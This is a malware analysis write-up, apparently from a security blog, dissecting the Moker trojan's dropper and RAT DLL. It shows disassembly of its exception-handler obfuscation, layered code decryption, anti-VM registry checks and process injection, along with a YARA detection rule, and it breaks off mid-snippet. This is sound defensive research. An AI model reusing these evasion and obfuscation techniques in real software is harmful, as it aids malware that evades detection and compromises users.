
## Stage 1

Let's dive in the code, starting from the dropper – that is the Stage 1. This is the binary used for initiating the full infection process – originally delivered by exploit kits. Every sample comes packed by some crypter (crypters are different for various samples so we will not describe this layer here).

After defeating a stub of a crypter, we get another PE file – with a layout typical for Moker. The section `.text`, that – in normal cases is the first section of PE, in case of Moker comes as second:



Section `.data` is very small in the raw file, but it is expanding in the virtual image. So, we can suspect that something more is unpacked there:



Obfuscated execution flow

The internal structure of this module is very interesting. It has self-modifying code with execution based on VEH (Vectored Exception Handlers). Execution starts from installing the handler:

```

.text:004CEA00
.text:004CEA00
.text:004CEA00 start:
.text:004CEA00 lea    ebx, start
.text:004CEA06 call   add_veh
.text:004CEA0B in     al, dx

```

Instructions *IN* are used in various places in the code. Their role is to disrupt the continuity of the execution by triggering an exception. Then, execution is redirected to the previously installed handler. Depending on the variant of the instruction that triggered the exception, the context is changed in one of the few ways:

```

source_addr = ExceptionInfo->ExceptionRecord->ExceptionAddress;
if ( *source_addr == 0xE4u ) // 0xE4 = IN AL,<BYTE>
{
    v1->Eax = dword_401598[*( _BYTE * )(v1->Eip + 1)];
    v1->Esp -= 4;
    *( _DWORD * )v1->Esp = v1->Eip + 2;
    v1->Eip = (DWORD)jmp_eax;
    return -1;
}
if ( *source_addr == 0xEDu ) // 0xED = IN EAX, DX
{
    v10 = ( _WORD * )(v1->Eip + 1);
    v11 = v1->Eip + 3;
    v1->Esp -= 4;
    *( _DWORD * )v1->Esp = v11;
    v1->Eip = (DWORD)sub_4CD000 + *v10;
    return -1;
}
if ( *source_addr == 0xECu ) // 0xEC = IN AL, DX
{
    pos = ( _WORD * )(v1->Eip + 1);
    v1->Esp -= 8;
    v7 = (int)(pos + 1);
    v8 = v1->Esp;
    v9 = *pos;
    *( _DWORD * )v8 = v7;
    v1->Eip = (DWORD)dword_4CF114;
    *( _DWORD * )(v8 + 4) = (char *)sub_4CD000 + v9;
    return -1;
}
if ( *source_addr != 0xF8u ) // 0xF8 = CLC
{
    v3 = 0;
    for ( i = &unk_4C77B0; *i; i = ( _DWORD * )*i )
        v3 = i;
    if ( v3 )
    {
        v1->Ebp = v3[2];
        v1->Eax = v3[1];
        v1->Esp = v3[3];
        v1->Eip = v3[4];
        return -1;
    }
}

```

Context patching is used to obfuscate the execution flow. Thanks to this trick, static analysis of the code is almost impossible – all changes on the fly.

The *JMP EAX* (first case in the exception handler) is used to deploy API calls. It is triggered by *IN AL, <BYTE>* (see the example below):

00140081	6A 00	PUSH 0x0	
00140083	6A 00	PUSH 0x0	
00140085	6A 00	PUSH 0x0	
00140087	6A 00	PUSH 0x0	
00140089	8D95 F8FEFFFF	LEA EDX, DWORD PTR SS:[EBP-0x108]	
0014008F	52	PUSH EDX	
00140090	8D95 FCFEFFFF	LEA EDX, DWORD PTR SS:[EBP-0x104]	
00140096	52	PUSH EDX	
00140097	FFB5 F4FEFFFF	PUSH DWORD PTR SS:[EBP-0x10C]	
0014009D	FFB5 F0FEFFFF	PUSH DWORD PTR SS:[EBP-0x110]	
001400A3	E4 59	IN AL, 0x59	call API
001400A5	85C0	TEST EAX, EAX	
001400A7	75 1C	JNZ SHORT 001400C5	
001400A9	8D93 C4E7FFFF	LEA EDX, DWORD PTR DS:[EBX-0x183C]	
001400AF	52	PUSH EDX	
001400B0	8D95 FCFEFFFF	LEA EDX, DWORD PTR SS:[EBP-0x104]	
001400B6	52	PUSH EDX	
001400B7	ED	IN EAX, DX	I/O command
001400B8	0000	ADD BYTE PTR DS:[EAX], AL	
001400BA	85C0	TEST EAX, EAX	
001400BC	74 07	JE SHORT 001400C5	
001400BE	50	PUSH EAX	
001400BF	FF15 FC604D00	CALL DWORD PTR DS:[<&KERNEL32.ExitProcess>]	kernel32.ExitProcess
001400C5	EB A8	JMP SHORT 0014006F	
001400C7	83BD F0FEFFFF	CMP DWORD PTR SS:[EBP-0x110], 0x0	
001400CE	74 08	JE SHORT 001400D8	
001400D0	FFB5 F0FEFFFF	PUSH DWORD PTR SS:[EBP-0x110]	
001400D6	E4 57	IN AL, 0x57	I/O command
001400D8	C9	LEAVE	
001400D9	C3	RETN	

That's why, if we trace the API calls made by the application, we can notice that most of them are made from the same address in the code – only the target address is changing.

00402BB9	8D50 02	LEA EDX, DWORD PTR DS:[EAX+0x2]	
00402BBE	83AE C4000000 04	SUB DWORD PTR DS:[ESI+0xC4], 0x4	
00402BC3	8B8E C4000000	MOV ECX, DWORD PTR DS:[ESI+0xC4]	
00402BC9	0FB700	MOVZX EAX, WORD PTR DS:[EAX]	
00402BCC	8911	MOV DWORD PTR DS:[ECX], EDX	
00402BCE	05 00004C00	ADD EAX, mok.004C0000	
00402BD3	8986 B8000000	MOV DWORD PTR DS:[ESI+0xB8], EAX	kernel32.GetFileSize
00402BD9	E9 56FFFFFF	JMP mok.00402B34	kernel32.GetFileSize
00402BDE	FFE0	JMP EAX	kernel32.GetFileSize
00402BE0	0090 E0000055	ADD BYTE PTR DS:[EAX+0x550000E0], DL	
00402BE6	A0 4000B170	MOV AL, BYTE PTR DS:[0x70B10040]	
00402BEB	0000	ADD BYTE PTR DS:[EAX], AL	
00402BED	F1	INT1	
00402BEE	C042 00 74	ROL BYTE PTR DS:[EDX], 0x74	Shift constant out of range 1..31
00402BF2	20C2	AND DL, AL	
00402BF4	0095 50C00004	ADD BYTE PTR SS:[EBP+0x40C0050], DL	kernel32.GetFileSize
00402BFA	40	INC EAX	

Not only the execution flow but also the code itself is dynamically modified. We can find the application calling very often *VirtualAlloc*:

0040562C	PUSH EBP	
0040562D	MOV EBP, ESP	
0040562F	PUSH EDX	ntdll.KiFastSystemCallRet
00405630	PUSH ECX	
00405631	PUSH 0x40	
00405633	PUSH 0x3000	
00405638	PUSH [ARG.1]	Protect = PAGE_EXECUTE_READWRITE
0040563B	PUSH 0x0	AllocationType = MEM_COMMIT MEM_RESERVE
0040563D	PUSH 0x0	Size = 87 (135.)
0040563E	PUSH 0x0	Address = NULL
0040563F	CALL DWORD PTR DS:[<&KERNEL32.VirtualAlloc>]	VirtualAlloc
00405643	POP ECX	
00405644	POP EDX	ntdll.KiFastSystemCallRet
00405645	LEAVE	
00405646	RETN 0x4	

Some pieces of the encrypted code are copied from the main executable into this dynamically allocated memory:

```

004CD875 . 39F7 CMP EDI,ESI
004CD877 . 74 10 JE SHORT moker_ba.004CD889
004CD879 . FC CLD
004CD87A . 39FE CMP ESI,EDI
004CD87C . 73 09 JNB SHORT moker_ba.004CD887
004CD87E . 8D740E FF LEA ESI,DWORD PTR DS:[ESI+ECX-0x1]
004CD882 . 8D7C0F FF LEA EDI,DWORD PTR DS:[EDI+ECX-0x1]
004CD886 . FD STD
004CD887 > F3:A4 REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
004CD889 > FC CLD
004CD88A . 5F POP EDI
004CD88B . 5E POP ESI
004CD88C . 59 POP ECX
004CD88D . C9 LEAVE
004CD88E . C2 0C00 RETN 0xC

```

EDI=00130010  
ESI=004CE725 (moker\_ba.004CE725)

Address	Hex dump	ASCII
004CE715	52 53 53 00 4D EA 00 BA C9 32 E8 83 10 0C 45 8B	RSS.Mr.  f2Rā►.Eö
004CE725	51 04 52 08 8B 67 C9 32 C1 83 FF FF FB E8 52 1C	Q♦R0ögfr2+ā GRRL
004CE735	5A FF 83 00 8F 33 FF 5B 04 C2 51 52 1C C0 83 51	Z ā.C3 [◄+QRŁ+āQ
004CE745	E8 53 89 59 FF FF FF FB 04 59 14 71 89 10 79 89	RSeY ű+YŹqē►ye
004CE755	69 89 2B 8D 1C 71 8D 18 8F 5C 60 0C 41 8F 08 41	lē+2Lq2†Z\Až
004CE765	C4 83 51 E6 47 B6 0F 04 57 52 89 FF FF FF FB E8	-āQ3GA*◊WRē űR
004CE775	8B 08 EB 2A F3 01 E8 57 D6 FF 8B 57 58 1C EE 83	öšU*◊RŁŹ űűŁŁā
004CE785	04 5F 0C 57 8B 08 4F 8B 7E 8B 77 8B 18 6F 8B 10	◊.ű6◊06*◊w6†oö
004CE795	14 E8 FB FF FF FF C3 50 FF 15 AC 62 4D 00 6A 02	ŹRŹ ű.P.SCbŹŹ.Jö

Then, they are decrypted by a dedicated function:

```

004D4A08 . 55 PUSH EBP
004D4A09 . 89E5 MOV EBP,ESP
004D4A0B . 60 PUSHAD
004D4A0C . 8B75 08 MOV ESI,[ARG_1]
004D4A0F > 837D 0C 08 CMP [ARG_2],0x8
004D4A13 . 72 45 JB SHORT moker_ba.004D4B2A
004D4A15 . 8B4E 04 MOV ECX,DWORD PTR DS:[ESI+0x4]
004D4A18 . BF 07000000 MOV EDI,0x7
004D4A1A . 8B16 MOV EDX,DWORD PTR DS:[ESI]
004D4A1D > 8B45 10 MOV EAX,[ARG_3]
004D4A1F . 01F8 ADD EAX,EDI
004D4A21 . 83F8 07 CMP EAX,0x7
004D4A23 . 76 03 JBE SHORT moker_ba.004D4AFC
004D4A25 . 83E8 08 SUB EAX,0x8
004D4A27 > 80FA 20 CMP DL,0x20
004D4A29 . 72 0E JB SHORT moker_ba.004D4B0F
004D4A2B . 80FA 7A CMP DL,0x7A
004D4A2D . 77 09 JA SHORT moker_ba.004D4B0F
004D4A2F . FECA DEC DL
004D4A31 . 80FA 1F CMP DL,0x1F
004D4A33 . 75 02 JNZ SHORT moker_ba.004D4B0F
004D4A35 > B2 7A MOV DL,0x7A
004D4A37 > 8B1406 MOV BYTE PTR DS:[ESI+EAX],DL
004D4A39 . C1E8 08 SHR EDX,0x8
004D4A3B . 4F DEC EDI
004D4A3D . 78 09 JS SHORT moker_ba.004D4B21
004D4A3F . 83FF 03 CMP EDI,0x3
004D4A41 . 75 02 JNZ SHORT moker_ba.004D4AEF
004D4A43 . 89CA MOV EDX,ECX
004D4A45 > EB CE JMP SHORT moker_ba.004D4AEF
004D4A47 > 836D 0C 08 SUB [ARG_2],0x8
004D4A49 . 83C6 08 ADD ESI,0x8
004D4A4B > EB B5 JMP SHORT moker_ba.004D4ADF
004D4A4D > 61 POPAD
004D4A4F . C9 LEAVE
004D4A51 . C2 0C00 RETN 0xC
004D4A53 . 90 NOP

```

DS:[00130004]=BA00EA4D  
ECX=00000001

Address	Hex dump	ASCII
00130000	52 53 53 00 4D EA 00 BA C9 32 E8 83 10 0C 45 8B	RSS.Mr.  f2Rā►.Eö
00130010	51 04 52 08 8B 67 C9 32 C1 83 FF FF FB E8 52 1C	Q♦R0ögfr2+ā GRRL
00130020	5A FF 83 00 8F 33 FF 5B 04 C2 51 52 1C C0 83 51	Z ā.C3 [◄+QRŁ+āQ
00130030	E8 53 89 59 FF FF FF FB 04 59 14 71 89 10 79 89	RSeY ű+YŹqē►ye
00130040	69 89 2B 8D 1C 71 8D 18 8F 5C 60 0C 41 8F 08 41	lē+2Lq2†Z\Až
00130050	C4 83 51 E6 47 B6 0F 04 57 52 89 FF FF FF FB E8	-āQ3GA*◊WRē űR
00130060	8B 08 EB 2A F3 01 E8 57 D6 FF 8B 57 58 1C EE 83	öšU*◊RŁŹ űűŁŁā
00130070	04 5F 0C 57 8B 08 4F 8B 7E 8B 77 8B 18 6F 8B 10	◊.ű6◊06*◊w6†oö
00130080	14 E8 FB FF FF FF C3 00 00 00 00 00 00 00 00 00	ŹRŹ ű.P.SCbŹŹ.Jö

The revealed code is almost ready – except for the addresses of calls, that needs to be filled. You can see in the following fragment, that temporarily the CALL points to its own address:

Address	Hex dump	Disassembly
00130000	52	PUSH EDX
00130001	51	PUSH ECX
00130002	BA 00EA4C00	MOV EDX,moker_ba.<ModuleEntryPoint>
00130007	52	PUSH EDX
00130008	31C9	XOR ECX,ECX
0013000A	8B440C 10	MOV EAX,DWORD PTR SS:[ESP+ECX+0x10]
0013000E	83E8 04	SUB EAX,0x4
00130011	50	PUSH EAX
00130012	31C9	XOR ECX,ECX
00130014	66:8B08	MOV CX,WORD PTR DS:[EAX]
00130017	51	PUSH ECX
00130018	83C1 1C	ADD ECX,0x1C
0013001B	51	PUSH ECX
0013001C	E8 FBFFFFFF	CALL 0013001C

This is fixed in another step – the decoding function returns into another code fragment, that modifies the addresses:

004CE6D3	? 8B3F	MOV EDI,DWORD PTR DS:[EDI]
004CE6D5	. 8D57 1C	LEA EDX,DWORD PTR DS:[EDI+0x1C]
004CE6D8	. 8D8B 276C000	LEA ECX,DWORD PTR DS:[EBX+0x6C27]
004CE6DE	. 29D1	SUB ECX,EDX
004CE6E0	. 894A 01	MOV DWORD PTR DS:[EDX+0x1],ECX
004CE6E3	. 8D57 31	LEA EDX,DWORD PTR DS:[EDI+0x31]
004CE6E6	. 8D8B 5BEEFFF	LEA ECX,DWORD PTR DS:[EBX-0x11A5]
004CE6EC	. 29D1	SUB ECX,EDX
004CE6EE	. 894A 01	MOV DWORD PTR DS:[EDX+0x1],ECX
004CE6F1	. 8D57 5A	LEA EDX,DWORD PTR DS:[EDI+0x5A]
004CE6F4	. 8D8B D360000	LEA ECX,DWORD PTR DS:[EBX+0x60D3]
004CE6FA	. 29D1	SUB ECX,EDX
004CE6FC	. 894A 01	MOV DWORD PTR DS:[EDX+0x1],ECX
004CE6FF	. 8D97 8100000	LEA EDX,DWORD PTR DS:[EDI+0x81]
004CE705	. 8D8B 8BF6FFF	LEA ECX,DWORD PTR DS:[EBX-0x975]
004CE708	. 29D1	SUB ECX,EDX
004CE70D	. 894A 01	MOV DWORD PTR DS:[EDX+0x1],ECX
004CE710	. 61	POPAD
004CE711	. C9	LEAVE
004CE712	. C2 0400	RETN 0x4

Till the new piece of code is fully revealed and ready to be called (see the fixed CALL target):

00130000	52	PUSH EDX
00130001	51	PUSH ECX
00130002	BA 00EA4C00	MOV EDX,moker_ba.<ModuleEntryPoint>
00130007	52	PUSH EDX
00130008	31C9	XOR ECX,ECX
0013000A	8B440C 10	MOV EAX,DWORD PTR SS:[ESP+ECX+0x10]
0013000E	83E8 04	SUB EAX,0x4
00130011	50	PUSH EAX
00130012	31C9	XOR ECX,ECX
00130014	66:8B08	MOV CX,WORD PTR DS:[EAX]
00130017	51	PUSH ECX
00130018	83C1 1C	ADD ECX,0x1C
0013001B	51	PUSH ECX
0013001C	E8 0B563A00	CALL moker_ba.004D562C

When the modifying function returns, execution falls into the line that performs a jump into the new code:

004CF122	. ED	IN EAX,DX
004CF123	. A8 16	TEST AL,0x16
004CF125	> 9A1 70174000	MOV EAX,DWORD PTR DS:[0x401770]
004CF12A	. FFE0	JMP EAX
004CF12C	. 00	DB 00

DS:[00401770]=00130000  
EAX=00000000

Address	Hex dump	Disassembly
00130000	52	PUSH EDX
00130001	51	PUSH ECX
00130002	BA 00EA4C00	MOV EDX,moker_ba.<ModuleEntryPoint>
00130007	52	PUSH EDX

The revealed code makes another layer – again allocating, decrypting and calling code.

00130000	52	PUSH EDX	moker_ba.<ModuleEntryPoint>
00130001	51	PUSH ECX	
00130002	BA 00EA4C00	MOV EDX,moker_ba.<ModuleEntryPoint>	
00130007	52	PUSH EDX	moker_ba.<ModuleEntryPoint>
00130008	31C9	XOR ECX,ECX	
0013000A	8B440C 10	MOV EAX,DWORD PTR SS:[ESP+ECX+0x10]	
0013000E	83E8 04	SUB EAX,0x4	
00130011	50	PUSH EAX	moker_ba.<ModuleEntryPoint>
00130012	31C9	XOR ECX,ECX	
00130014	66:8B08	MOV CX,WORD PTR DS:[EAX]	
00130017	51	PUSH ECX	
00130018	83C1 1C	ADD ECX,0x1C	
0013001B	51	PUSH ECX	
0013001C	E8 0B563A00	CALL moker_ba.004D562C	call VirtualAlloc
00130021	59	POP ECX	kernel32.760E3C45
00130022	5A	POP EDX	kernel32.760E3C45
00130023	FF32	PUSH DWORD PTR DS:[EDX]	
00130025	8F00	POP DWORD PTR DS:[EAX]	kernel32.760E3C45
00130027	83C2 04	ADD EDX,0x4	
0013002A	50	PUSH EAX	moker_ba.<ModuleEntryPoint>
0013002B	83C0 1C	ADD EAX,0x1C	
0013002E	51	PUSH ECX	
0013002F	50	PUSH EAX	moker_ba.<ModuleEntryPoint>
00130030	52	PUSH EDX	moker_ba.<ModuleEntryPoint>
00130031	E8 2AD83900	CALL moker_ba.004CD860	copy the encrypted chunk into the allocated mem.
00130036	58	POP EAX	kernel32.760E3C45
00130037	8958 04	MOV DWORD PTR DS:[EAX+0x4],EBX	
0013003A	8978 10	MOV DWORD PTR DS:[EAX+0x10],EDI	moker_ba.004CEA0E
0013003D	8970 14	MOV DWORD PTR DS:[EAX+0x14],ESI	
00130040	8968 18	MOV DWORD PTR DS:[EAX+0x18],EBP	moker_ba.004D52C4
00130043	8D70 1C	LEA ESI,DWORD PTR DS:[EAX+0x1C]	
00130046	8D2A	LEA EBP,DWORD PTR DS:[EDX]	
00130048	5B	POP EBX	kernel32.760E3C45
00130049	8F40 08	POP DWORD PTR DS:[EAX+0x8]	kernel32.760E3C45
0013004C	8F40 0C	POP DWORD PTR DS:[EAX+0xC]	kernel32.760E3C45
0013004F	5F	POP EDI	kernel32.760E3C45
00130050	83C4 04	ADD ESP,0x4	
00130053	0FB646 E6	MOVZX EAX,BYTE PTR DS:[ESI-0x1A]	
00130057	50	PUSH EAX	moker_ba.<ModuleEntryPoint>
00130058	51	PUSH ECX	
00130059	56	PUSH ESI	
0013005A	E8 794A3A00	CALL moker_ba.004D4A08	decrypt copied
0013005F	8908	MOV EAX,EBX	
00130061	8B56 E8	MOV EDX,DWORD PTR DS:[ESI-0x18]	moker_ba.<ModuleEntryPoint>
00130064	01F3	ADD EBX,ESI	
00130066	29EB	SUB EBX,EBP	moker_ba.004D52C4
00130068	FFD6	CALL ESI	call the decrypted code
0013006A	83EE 1C	SUB ESI,0x1C	
0013006D	57	PUSH EDI	moker_ba.004CEA0E
0013006E	56	PUSH ESI	
0013006F	8B5E 04	MOV EBX,DWORD PTR DS:[ESI+0x4]	
00130072	8B4E 08	MOV ECX,DWORD PTR DS:[ESI+0x8]	
00130075	8B56 0C	MOV EDX,DWORD PTR DS:[ESI+0xC]	
00130078	8B7E 10	MOV EDI,DWORD PTR DS:[ESI+0x10]	moker_ba.0040114F
0013007B	8B6E 18	MOV EBP,DWORD PTR DS:[ESI+0x18]	
0013007E	8B76 14	MOV ESI,DWORD PTR DS:[ESI+0x14]	
00130081	E8 0AE03900	CALL moker_ba.004CE090	call VirtualFree
00130086	C3	RETN	

ESI=0014001C

Address	Hex dump	Disassembly	Comment
0014001C	55	PUSH EBP	moker_ba.004D52C4
0014001D	89E5	MOV EBP,ESP	
0014001F	83EC 14	SUB ESP,0x14	
00140022	60	PUSHAD	
00140023	C745 F4 000000	MOV DWORD PTR SS:[EBP-0xC],0x0	
0014002A	803D 4F114000	CMP BYTE PTR DS:[0x40114F],0x0	
00140031	75 14	JNZ SHORT 00140047	
00140033	6A 04	PUSH 0x4	
00140035	68 4B114000	PUSH 0x40114B	
0014003A	68 14020000	PUSH 0x214	
0014003F	68 52114000	PUSH 0x401152	ASCII "?*?e!r2\r"
00140044	ED	IN EAX,DX	I/O command

The code chunks that provide some real functionality are always deployed via this type of proxy – that makes execution flow more complicated.

### Functionality

The dropper starts execution from the defensive checks, ensuring that it is not run in the controlled environment. The following registry keys are searched:

```
"HKEY_LOCAL_MACHINE\\HARDWARE\\ACPI\\DSDT\\VBOX__"
"HKEY_CURRENT_USER\\Software\\Trusteer\\Rapport"
"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall"
-> SysAnalyzer
```

If all the checks passed, the application reads it's own file from the disk and searches there for some typical markers. An example of the search:

Jump is taken

Address	Hex dump	ASCII
00360000	4D 5A 80 00 01 00 00 00 04 00 10 00 FF FF 00 00	M2C.0...0. . .
00360010	40 01 00 00 00 00 00 00 40 00 00 00 00 00 00 00	@0.....@.....
00360020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....C..
00360030	00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00	.....C..
00360040	0E 1F BA 0E 00 04 09 CD 21 B8 01 4C CD 21 54 68	0E  0.+.=\$0L=\$Th
00360050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00360060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00360070	6D 6F 64 65 2E 0D 0A 24 00 00 00 00 00 00 00 00	mode...\$. .....
00360080	50 45 00 00 4C 01 03 00 6B C2 B1 4C 00 00 00 00	PE..L0#.kTL...
00360090	00 00 00 00 E0 00 0F 01 0B 01 01 47 00 8C 00 00	....0.*0000G. I..

The important thing is, those markers are present in the outermost layer – the original PE file (not the unpacked one). Thanks to this feature, knowing them allowed to create a very simple YARA rule to identify Moker:

```
rule MokerTrojan
{
strings:
  $key = {3D FF 24 8B 92 C1 D6 9D}

condition:
  IsPE and
  all of them
}
```

The mentioned markers are used as indicators, after which the encrypted CnC address is stored.

Another feature, typical for Moker is mutex in the following format:


```
"Global\\a0bp-<Machine_ID>"
```

The mutex prevents the application from being run more than once.


After the environment checks are passed, Moker unpacks the shellcode, that has capabilities of a downloader, and injects it (along with the initial PE file) into *svchost*.

## Stage 2

If the main DLL was successfully downloaded by the *Stage 1*, it is being further injected in the applications. Example – Moker DLL injected into *jusched* (Java Update Scheduler):



This module is responsible for all the malicious actions performed by the malware – also, it actively communicates with its CnC. Below you can see a sample POST request sent from inside the injected DLL:



If we try to dump the injected DLL, we can see, that it's imported table has been destroyed – all the names of the DLLs and imported functions are erased. However, using a dedicated tool I was able to recover it (see more here).

The DLL provides various features typical for RAT (they didn't change from the latest analysis in 2015, provided here).

Code of the core DLL is written in a decent way, suggesting professionalism of the authors. However in contrary to the dropper, the obfuscation used here is rather simple. Most of the strings and API calls are not obfuscated, or obfuscated in a trivial way.

Looking inside the code, we can see references to the registry keys, observed during behavioral analysis, i.e.:

```
get_dir_path(&ValueName, &FileName, (int)lpThreadParameter);
if ( sub_4983A0((int)&FileName, (int)&lpBuffer, &cbData, dwBytes) )
{
    while ( hObject )
    {
        dwBytes = 5242880;
        if ( read_from_reg("6", (LPBYTE)lpBuffer, &dwBytes) )// 6 -> the key with a PE file
            cbData = dwBytes;
        else
            set_reg_value("6", (BYTE *)lpBuffer, cbData);
        hFile = (HANDLE)-1;
        hFile = CreateFileW(&FileName, 0x80000000, 7u, 0, 3u, 0x80u, 0);
        if ( hFile != (HANDLE)-1 )
        {
            v5 = GetFileSize(hFile, 0);
            if ( v5 )
            {
                if ( v5 != cbData )
                {
                    CloseHandle(hFile);
                    DeleteFileW(&FileName);
                    hFile = (HANDLE)-1;
                }
            }
        }
    }
}
```

The DLL communicates not only with the CnC, but also with it's other injected modules, using local sockets and named pipes. An example below – starting a local socket for listening:

```

004A24A8 xor     eax, eax
004A24AA mov     [ebp+name.sa_family], ax
004A24B1 xor     ecx, ecx
004A24B3 mov     dword ptr [ebp+name.sa_data], ecx
